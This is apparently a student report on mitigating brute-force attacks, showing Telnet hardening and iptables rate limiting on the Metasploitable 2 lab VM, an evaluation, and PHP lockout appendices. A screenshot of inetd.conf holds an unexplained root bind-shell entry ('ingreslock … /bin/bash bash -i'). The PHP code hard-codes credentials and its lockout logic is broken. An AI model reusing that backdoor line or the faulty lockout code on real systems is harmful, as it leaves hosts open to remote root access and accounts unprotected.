
Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
  GNU nano 2.0.7             File: /etc/inetd.conf                       Modified

#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
2374            stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.te$
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb$
tftp            dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tf$
shell           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rs$
login           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rl$
exec            stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.re$
ingreslock stream tcp nowait root /bin/bash bash -i

                                [ Read 8 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Figure 41: Changing service name from telnet to non-standard port using 2374 port

Updated /etc/services using command: sudo nano /etc/services


Changing telnet 23/tcp to telnet 2374/tcp



```
  GNU nano 2.0.7              File: /etc/services                       Modified

netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp
telnet          2374/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
tacacs          49/tcp                          # Login Host Protocol (TACACS)
tacacs          49/udp

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Figure 42: Changing telnet's port number to 2374

Verifying the port number was changed using command: grep "telnet" /etc/services



```
msfadmin@metasploitable:~$ grep "telnet" /etc/services
telnet          2374/tcp
rtelnet         107/tcp                         # Remote Telnet
rtelnet         107/udp
telnets         992/tcp                         # Telnet over SSL
telnets         992/udp
tfido           60177/tcp                       # fidonet EMSI over telnet
msfadmin@metasploitable:~$ _
```


Figure 43: Port number verification

3. Setting Strong Passwords

Weak passwords are easily cracked during brute force attempts. Strong passwords make attacks harder.

Command Used: sudo passwd msfadmin

Setting a new password using a strong password “ApPreciaTe/019” which includes uppercase, lowercase, special character and numbers.



```
msfadmin@metasploitable:~$ sudo passwd msfadmin
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

Figure 44: Setting strong passwords

4. Implementing Firewall Rules


Firewall rules can limit access, restrict repeated login attempts and reduce the risk of brute force attacks. Implementing firewall rules (iptables) block all the IPs. It also automatically blocks brute-force attacks by dropping connections that make too many rapid login attempts.

Commands Used:

sudo iptables -A INPUT -p tcp --dport 23 -j DROP


sudo iptables -A INPUT -p tcp --dport 23 -m recent --set --name TELNET --rsource

sudo iptables -A INPUT -p tcp --dport 23 -m recent --update --seconds 60 --hitcount 4 --name TELNET --rsource -j DROP



```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 23 -j DROP
msfadmin@metasploitable:~$
```


Figure 45: Blocking Telnet Access Using iptables Firewall Rule



```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 23 -m recent --
set --name TELNET --rsource
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 23 -m recent --
update --seconds 60 --hitcount 4 --name TELNET --rsource -j DROP_
```


Figure 46: Rate Limiting Telnet Access Using iptables and the recent Module

Using command: sudo iptables -L to verify rules were added.



```
No mail.
msfadmin@metasploitable:~$ sudo iptables -L
[sudo] password for msfadmin:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  kali                 anywhere            tcp dpt:telnet
DROP       tcp  --  anywhere             anywhere            tcp dpt:telnet
           tcp  --  anywhere             anywhere            tcp dpt:telnet rece
nt: SET name: TELNET side: source
DROP       tcp  --  anywhere             anywhere            tcp dpt:telnet rece
nt: UPDATE seconds: 60 hit_count: 4 name: TELNET side: source

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 47: Using command sudo iptables -L




```
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  192.168.1.10         anywhere            tcp dpt:telnet

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
msfadmin@metasploitable:~$
```

Figure 48: Verifying the addition of rules

Verifying whether the Telnet service was effectively blocked, an attempt was made from the Kali Linux machine using the command:

telnet 100.64.205.117

Firewall rules and deactivating Telnet service successfully blocked all access to port 23 on the target machine (100.64.205.117), preventing brute force attacks.



```
┌──(kali㉿kali)-[~]
└─$ telnet 100.64.205.117
Trying 100.64.205.117...
telnet: Unable to connect to remote host: Connection refused

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 49: Verifying implementation of firewall

5. Evaluation

Throughout the project, we performed two separate brute force attacks: one against the login page of the Altoro Mutual website, and another with Metasploit against an open Telnet service. In each case, we implemented mitigation strategies to stop or minimize the possibility of these attacks occurring in the future. Below follows a detailed analysis of the success rates of these defences, their strengths, their possible weaknesses, and where these strategies are most effective.

5.1 Web application - Brute Force Attack Mitigation

To safeguard the login functionality of the Altoro Mutual web application, multiple mitigation strategies were applied. Brute force attacks on websites generally involve automated attempts to guess a user's credentials by trying many combinations of usernames and passwords. To mitigate this, a multiple layered solution was used that includes rate limiting, account lockout mechanisms, use of CAPTCHA and strong password protection.

Advantages

- **Improved Security of User Accounts**: By applying rate limiting, account lockout, and CAPTCHA, the system effectively blocks attackers from continuously guessing login credentials. This ensures that user accounts and sensitive data remain protected from unauthorized access.
- **Prevention of Automated Attacks**: Attackers often use automated tools like Hydra or Burp Suite to send thousands of login requests per second. Implementing CAPTCHA and rate limiting interrupts this automation, making brute force attacks much less effective.
- **Protection against Credential Stuffing:** Brute force mitigation methods also help prevent credential stuffing attacks, where attackers use leaked usernames and passwords from other sites. Rate limiting and account lockouts prevent large-scale login attempts.
- **Early Detection of Suspicious Behavior:** The mitigation techniques implemented help identify when someone is trying to break into accounts. For example: multiple failed logins from a single IP address can generate alerts, allowing administrators to investigate or take action quickly.

Disadvantages

- **User Experience can be Affected**: CAPTCHA or account lockouts might frustrate genuine users, especially if they mistype passwords multiple times. It could lead to users being locked out of their own accounts.
- **Bypass Possibilities**: Some advanced bots are designed to bypass basic CAPTCHA systems. If the CAPTCHA is not complex enough, it might not provide full protection.
- **Constant Maintenance**: Regular updates and tuning are required like adjusting the lockout level, CAPTCHA type or rate limits to ensure that the system remains effective without annoying users.

5.2 Telnet Brute Force via Metasploitable - Mitigation Strategy

Telnet, as an unencrypted protocol, is highly vulnerable to brute force attacks. To improve security on Metasploitable, several mitigation techniques were applied such as disabling the Telnet service, changing its default port, updating weak passwords and applying firewall rules to block or limit access. These methods aim to reduce unauthorized access and minimize the attack surface.

Advantages

- **Minimizes Unauthorized Access Risks**: Disabling Telnet or changing its port number can prevent attackers from easily identifying and targeting the service.
- **Strong Authentication**: Setting a strong, complex password makes brute force attacks more difficult and time-consuming, reducing the chances of a successful brute force attack.
- **Improved Access Control**: The firewall helps filter traffic, allowing only trusted IPs and blocking repeated attempts from malicious sources. IP-based firewall rules allow administrators to control who can access the Telnet service, minimizing risk from external threats.
- **Reduces System Exposure**: Disabling Telnet when not in use reduces the attack surface and removes the opportunity for an attack to take place.

Disadvantages

- **Loss of Remote Access:** Disabling Telnet completely can limit remote administrative access causing difficulties and requiring alternate setups like SSH.

- **Risk of Misconfiguration:** Misconfigurations while editing config files or firewall rules can cause network or service issues including loss of access.
- **Administrative Overhead:** Managing firewall rules and tracking port changes can add extra complexity and requires proper documentation and maintenance by system administrators.
- **Not Foolproof:** While changing ports, implementing strong passwords and adding basic firewall rules can reduce attacks, they are not foolproof and may give a false sense of complete protection.

5.3 Application Areas

The mitigation strategies presented in the report are applicable to a variety of real-world systems and settings where brute force attack protection is crucial. Some of them are as follows:

- **Online Banking Systems**: Strong authentication, lockout procedures, and CAPTCHA are used by banks and other financial institutions to protect user accounts from unauthorized access, preventing fraud, financial data theft and safeguarding financial information.
- **Platforms for E-Commerce**: Secure login protection is necessary for websites in order to prevent attackers from gaining access to user accounts, stealing payment details, or placing fraudulent orders.
- **Learning Management Systems and Educational Portals:** Platforms like Moodle and Blackboard are used by colleges and universities. These systems hold sensitive student and employee data. CAPTCHA, strong password policies, and rate limiting used to secure login systems.
- **Learning Management Systems and Educational Portals**: Platforms like Moodle and Blackboard are used by colleges and universities. These systems hold sensitive student and employee data. CAPTCHA, strong password policies, and rate limiting are used to secure login systems.
- **Systems for Healthcare and Medical Records**: Patient health information must be kept private. To follow privacy regulations, systems such as electronic health records (EHR) must have strong login security and brute force prevention. Brute force mitigation ensures secure access to confidential medical data.

- **Social Media Platforms**

  Social networking sites such as Facebook, Instagram, and Twitter are frequent targets of brute force attacks. Login protection mechanisms like CAPTCHA, login rate limiting, and IP based filtering help safeguard user accounts.

6. Conclusion

In today's digital world, protecting systems from unauthorized access is more important than ever. The report discussed about brute force attacks, the categories of such attacks, the process of demonstrating or executing such attacks, and performing necessary steps to mitigate the attack. Attackers often exploit weak, reused or stolen credentials using automated tools to gain unauthorized access to personal, financial and organizational systems. Case study like TaoBao highlighted the severity of such attacks, where millions of user accounts were compromised due to weak password practices and lack of proactive monitoring. The report aimed to analyze such threats, understand how they occur and demonstrate practical techniques to prevent them in both website environments and Telnet-based systems like Metasploitable.

The demonstration of real-life brute force attacks on a website (Altoro Mutual) and to a network service (Telnet on Metasploitable) using tools like Burp Suite and Metasploit. With these experiments, weak passwords and open access systems can be demonstrated which can be utilized to achieve unauthorized access to systems. The mitigation methods like rate limiting, use of CAPTCHA, account lockout, strong passwords were implemented to prevent brute force attack on web application whereas mitigation methods like disabling telnet service, configuration of the firewall and using strong passwords were implemented to mitigate brute force attack on telnet service in Metasploitable. Moreover, the primary application domains where such mitigation methods can be used to protect critical systems in sectors like banking, healthcare, education and e-commerce and advantages and disadvantages of implementing mitigation techniques were discussed.

In conclusion, the report demonstrates that even basic mitigation techniques can significantly improve system security and reduce the success rate of brute force attacks.

Bibliography

blue-pencil. (2025, March 27). *Top 5 Common Causes of Data Breaches and How to Counter Them*. Retrieved from blue-pencil: https://www.blue-pencil.ca/common-causes-of-data-breaches/

Fortinet. (2025, March 25). *WHt is a Brute Force Attack?* Retrieved from Fortinet: https://www.fortinet.com/resources/cyberglossary/brute-force-attack

Kaspersky. (2025, March 27). *Brute Force Attack: Definition and Examples*. Retrieved from kaspersky: https://www.kaspersky.com/resource-center/definitions/brute-force-attack

LastPass. (2021, June 21). *About LastPass*. Retrieved from LastPass: https://www.lastpass.com/company/about-us

Martinez, J. (2024, September 30). *What is a Brute Force Attack? Types, Examples and Prevention*. Retrieved from strongdm: https://www.strongdm.com/blog/brute-force-attack

Moore, S. (2025, March 27). *Compromised Passwords: Impact and 6 Ways to Prevent Compromise*. Retrieved from exabeam: https://www.exabeam.com/explainers/insider-threats/compromised-passwords-impact-and-6-ways-to-prevent-compromise/#:~:text=Attackers%20can%20compromise%20passwords%20through,of%20breaches%20involved%20compromised%20credentials.

Odogwu, C. (2021, September 01). *5 Times Brute Force Attacks Lead to Huge Security Breaches*. Retrieved from makeuseof: https://www.makeuseof.com/brute-force/

Reuters. (2016, February 4). *Hackers attack 20 mln accounts on Alibaba's Taobao shopping site*. Retrieved from Reuters: https://www.reuters.com/article/technology/hackers-attack-20-mln-accounts-on-alibabas-taobao-shopping-site-idUSKCN0VD0ZE/

Seals, T. (2016, February 08). *Massive Brute-Force Attack on Alibaba Affects Millions*. Retrieved from Infosecurity Magazine: https://www.infosecurity-magazine.com/news/massive-bruteforce-attack-on/


Shimkovska, M. (2025, February 5). *Top Password Cracking Techniques and How to Protect Against Them* . Retrieved from Supertokens: https://supertokens.com/blog/password-cracking-and-how-to-protect-against-them

Stechynskyi, I. (2024, August 29). *The Meaning of "Brute Force Attack" and How to Detect and Prevent Them*. Retrieved from Syteca: https://www.syteca.com/en/blog/brute-force-attacks

Trendmicro. (2016, February 05). *Hack Attempt on Taobao Accessed 20M Accounts*. Retrieved from Trendmicro: https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/hack-attempt-on-taobao-accessed-20m-accounts

Appendices


1. Code for implementing rate limiting after multiple failed attempts



```php
session_start();
error_reporting(E_ALL);
ini_set('display_errors', 1);

$valid_username = "admin";
$valid_password = "password123";
$username = $_POST['username'];
$password = $_POST['password'];

$delay_time = 300; // 5 minutes
$delay_threshold = 3;

if (!isset($_SESSION['attempts'])) {
    $_SESSION['attempts'] = 0;
    $_SESSION['last_attempt_time'] = time();
}

if ($_SESSION['attempts'] >= $delay_threshold) {
    $elapsed = time() - $_SESSION['last_attempt_time'];
    if ($elapsed < $delay_time) {
        $remaining = $delay_time - $elapsed;
        die("<h3 style='color:red;text-align:center;'>⌛ Please wait $remaining seconds before trying again.</h3><div style='text-align:center;'><a
    } else {
        $_SESSION['attempts'] = 0;
    }
}
$login_success = ($username === $valid_username && $password === $valid_password);
if (!$login_success) {
    $_SESSION['attempts']++;
    $_SESSION['last_attempt_time'] = time();
} else {
    // Successful login resets counter
    $_SESSION['attempts'] = 0;
}
?>
```

Figure 50: Code for implementing rate limiting after multiple failed attempts


2. Code for Account Locked After Excessive Failed Attempts



```php
<?php
session_start();
error_reporting(E_ALL);
ini_set('display_errors', 1);

$valid_username = "admin";
$valid_password = "password123";
$username = $_POST['username'];
$password = $_POST['password'];

$lock_threshold = 5;
$lock_duration = 600;

if (!isset($_SESSION['attempts'])) {
    $_SESSION['locked_until'] = 0;
}
if (!isset($_SESSION['locked_until'])) {
    $_SESSION['locked_until'] = 0;
}
// Check if account is locked
if (time() < $_SESSION['locked_until']) {
    $remaining = $_SESSION['locked_until'] - time();
    die("<h3 style='color:red;text-align:center;'>🔒 Account locked. Try again in $remaining seconds.</h3><div style='text-align:center;'><a href='i
}
$login_success = ($username === $valid_username && $password === $valid_password);
if (!$login_success) {
    $_SESSION['attempts'] = 0;
    $_SESSION['locked_until'] = 0;
